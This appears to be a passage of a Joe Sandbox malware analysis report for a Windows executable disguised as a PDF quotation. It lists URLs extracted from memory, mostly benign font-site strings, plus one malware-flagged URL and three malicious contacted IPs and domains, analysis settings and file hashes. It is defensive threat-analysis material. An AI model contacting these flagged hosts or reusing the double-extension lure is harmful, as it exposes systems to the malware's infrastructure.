<a href="http://www.founder.com.cn/cn/bThe">http://www.founder.com.cn/cn/bThe</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designers?">http://www.fontbureau.com/designers?</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.carterandcone.comal">http://www.carterandcone.comal</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260638421.0000000005ADD000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://www.typography.netsiv">http://www.typography.netsiv</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.256897040.0000000005AD4000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.tiro.com">http://www.tiro.com</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designers">http://www.fontbureau.com/designers</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.goodfont.co.kr">http://www.goodfont.co.kr</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.carterandcone.com">http://www.carterandcone.com</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260829055.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260638421.0000000005ADD000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260782652.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designersP">http://www.fontbureau.com/designersP</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.266531536.0000000005AFD000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.fontbureau.com/designersO">http://www.fontbureau.com/designersO</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.268933571.0000000005AFD000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.269144500.0000000005AFD000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.carterandcone.com">http://www.carterandcone.com</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260829055.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260877808.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260975756.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.261016511.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260782652.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designersU">http://www.fontbureau.com/designersU</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.266531536.0000000005AFD000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.266649710.0000000005AFD000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.fontbureau.com/iona">http://www.fontbureau.com/iona</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.290088374.0000000005AD0000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299496447.0000000005AD0000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.sajatypeworks.com">http://www.sajatypeworks.com</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.255582383.0000000005AEB000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.typography.netD">http://www.typography.netD</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://www.founder.com.cn/cn/cThe">http://www.founder.com.cn/cn/cThe</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.galapagosdesign.com/staff/dennis.htm">http://www.galapagosdesign.com/staff/dennis.htm</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://fontfabrik.com">http://fontfabrik.com</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.256814715.0000000005AD3000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.carterandcone.comue">http://www.carterandcone.comue</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.261088077.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260829055.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-C P22670A-1.pdf.exe, 00000000.00000003.260877808.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260975756.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260975756.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.261016511.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260782652.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.comalsx">http://www.fontbureau.comalsx</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.269088160.0000000005AD2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.carterandcone.como.##">http://www.carterandcone.como.##</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.261088077.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260829055.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-C P22670A-1.pdf.exe, 00000000.00000003.260877808.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260975756.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.261275694.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.261016511.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260782652.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a "="" href="http://www.carterandcone.com5=">http://www.carterandcone.com5=</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.261088077.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260782652.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	low
<a href="http://www.galapagosdesign.com/DPlease">http://www.galapagosdesign.com/DPlease</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://www.fontbureau.com">http://www.fontbureau.com</a> 9	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.269088160.0000000005AD2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fonts.com">http://www.fonts.com</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.sandoll.co.kr">http://www.sandoll.co.kr</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.258963558.0000000005AD3000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.urwpp.de">http://www.urwpp.de</a> DPlease	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designers/">http://www.fontbureau.com/designers/-</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.265799234.0000000005AFD000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.typography.net">http://www.typography.net</a> 1	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.256897040.0000000005AD4000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.zhongyicts.com.cn">http://www.zhongyicts.com.cn</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260513691.0000000005ADA000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.carterandcone.com">http://www.carterandcone.com</a> o.	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260829055.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260877808.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260638421.0000000005ADD000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260782652.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.sakkal.com">http://www.sakkal.com</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com">http://www.fontbureau.com</a> .TTF	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.269088160.0000000005AD2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com">http://www.fontbureau.com</a> ueed	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.269088160.0000000005AD2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designer">http://www.fontbureau.com/designer</a> st	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.265915185.0000000005AFD000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.tiro.com">http://www.tiro.com</a> #BA	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.259662878.0000000005AD7000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.apache.org/licenses/">http://www.apache.org/licenses/</a> LICENSE-2.0	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.fontbureau.com">http://www.fontbureau.com</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.269088160.0000000005AD2000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.fontbureau.com">http://www.fontbureau.com</a> F	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.269088160.0000000005AD2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://www.fontbureau.coma">http://www.fontbureau.coma</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.269088160.0000000005AD2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.carterandcone.comh">http://www.carterandcone.comh</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260829055.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.carterandcone.coml">http://www.carterandcone.coml</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designers/cabarga.htmlN">http://www.fontbureau.com/designers/cabarga.htmlN</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.sajatypeworks.comtA">http://www.sajatypeworks.comtA</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.255582383.0000000005AEB000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.sandoll.co.krfU">http://www.sandoll.co.krfU</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.258963558.0000000005AD3000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.founder.com.cn/cn">http://www.founder.com.cn/cn</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.259475245.0000000005B0D000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.259397834.0000000005B0D000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designers/frere-user.html">http://www.fontbureau.com/designers/frere-user.html</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.267785254.0000000005B0E000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.267897823.0000000005B0E000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.268044472.0000000005B0E000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.267472143.0000000005B0E000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.267635516.0000000005B0E000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.267635516.0000000005B0E000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://https://milyonada.com/cnt4/?oZ8Ltzbp=8qM1BdBqdikkoHfd6i">http://https://milyonada.com/cnt4/?oZ8Ltzbp=8qM1BdBqdikkoHfd6i</a>	cmd.exe, 0000000E.00000002.523055690.000000003D52000.00000004.10000000.00040000.00000000.sdmp	true	<ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://www.fontbureau.comq">http://www.fontbureau.comq</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.269088160.0000000005AD2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.jiyu-kobo.co.jp/">http://www.jiyu-kobo.co.jp/</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.comiono">http://www.fontbureau.comiono</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.290088374.0000000005AD0000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299496447.0000000005AD0000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designers8">http://www.fontbureau.com/designers8</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.fontbureau.comitu">http://www.fontbureau.comitu</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.269088160.0000000005AD2000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown



Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers:	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.276942177.0000000005AFD000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.tiro.comjB	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.259662878.0000000005AD7000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown

## World Map of Contacted IPs



## Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.225.30.43	9tv-cname.com	United States		40065	CNSERVERSUS	true
3.108.154.143	www.mypc-computers.online	United States		16509	AMAZON-02US	true
46.101.136.33	milyonada.com	Netherlands		14061	DIGITALOCEAN-ASNUS	true

## General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	603093
Start date and time:	2022-04-05 06:45:27 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	1
Technologies:	<ul style="list-style-type: none"><li>• HCA enabled</li><li>• EGA enabled</li><li>• HDC enabled</li><li>• AMSI enabled</li></ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@6/3
EGA Information:	<ul style="list-style-type: none"><li>• Successful, ratio: 66.7%</li></ul>
HDC Information:	<ul style="list-style-type: none"><li>• Successful, ratio: 98.2% (good quality ratio 90.3%)</li><li>• Quality average: 69.5%</li><li>• Quality standard deviation: 31.5%</li></ul>
HCA Information:	<ul style="list-style-type: none"><li>• Successful, ratio: 100%</li><li>• Number of executed functions: 0</li><li>• Number of non-executed functions: 0</li></ul>
Cookbook Comments:	<ul style="list-style-type: none"><li>• Adjust boot time</li><li>• Enable AMSI</li><li>• Found application associated with file extension: .exe</li></ul>

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 52.152.110.14, 52.242.101.226, 40.125.122.176, 20.54.110.249
- Excluded domains from analysis (whitelisted): fs.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Execution Graph export aborted for target cmd.exe, PID 6352 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:46:52	API Interceptor	1x Sleep call for process: RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context


JA3 Fingerprints

No context

Dropped Files

No context

## Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR\_v4.0\_32\UsageLogs\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe.log 

Process:	C:\Users\user\Desktop\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1750
Entropy (8bit):	5.3375092442007315
Encrypted:	false
SSDEEP:	48:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzvFHYHKIEHUzvAHj:Pq5qxEwCYqhQnoPtIxHeqzN4qm0z4D
MD5:	92FEE17DD9A6925BA2D1E5EF2CD6E5F2
SHA1:	4614AE0DD188A0FE1983C5A8D82A69AF5BD13039
SHA-256:	67351D6FA9F9E11FD21E72581AFDC8E63A284A6080D99A6390641FC11C667235
SHA-512:	C599C633D288B845A7FAA31FC0FA86EAB8585CC2C515D68CA0DFC6AB16B27515A5D729EF535109B2CDE29FF3CF4CF725F4F920858501A2421FC7D76C804F2A7
Malicious:	true
Reputation:	moderate, very likely benign file
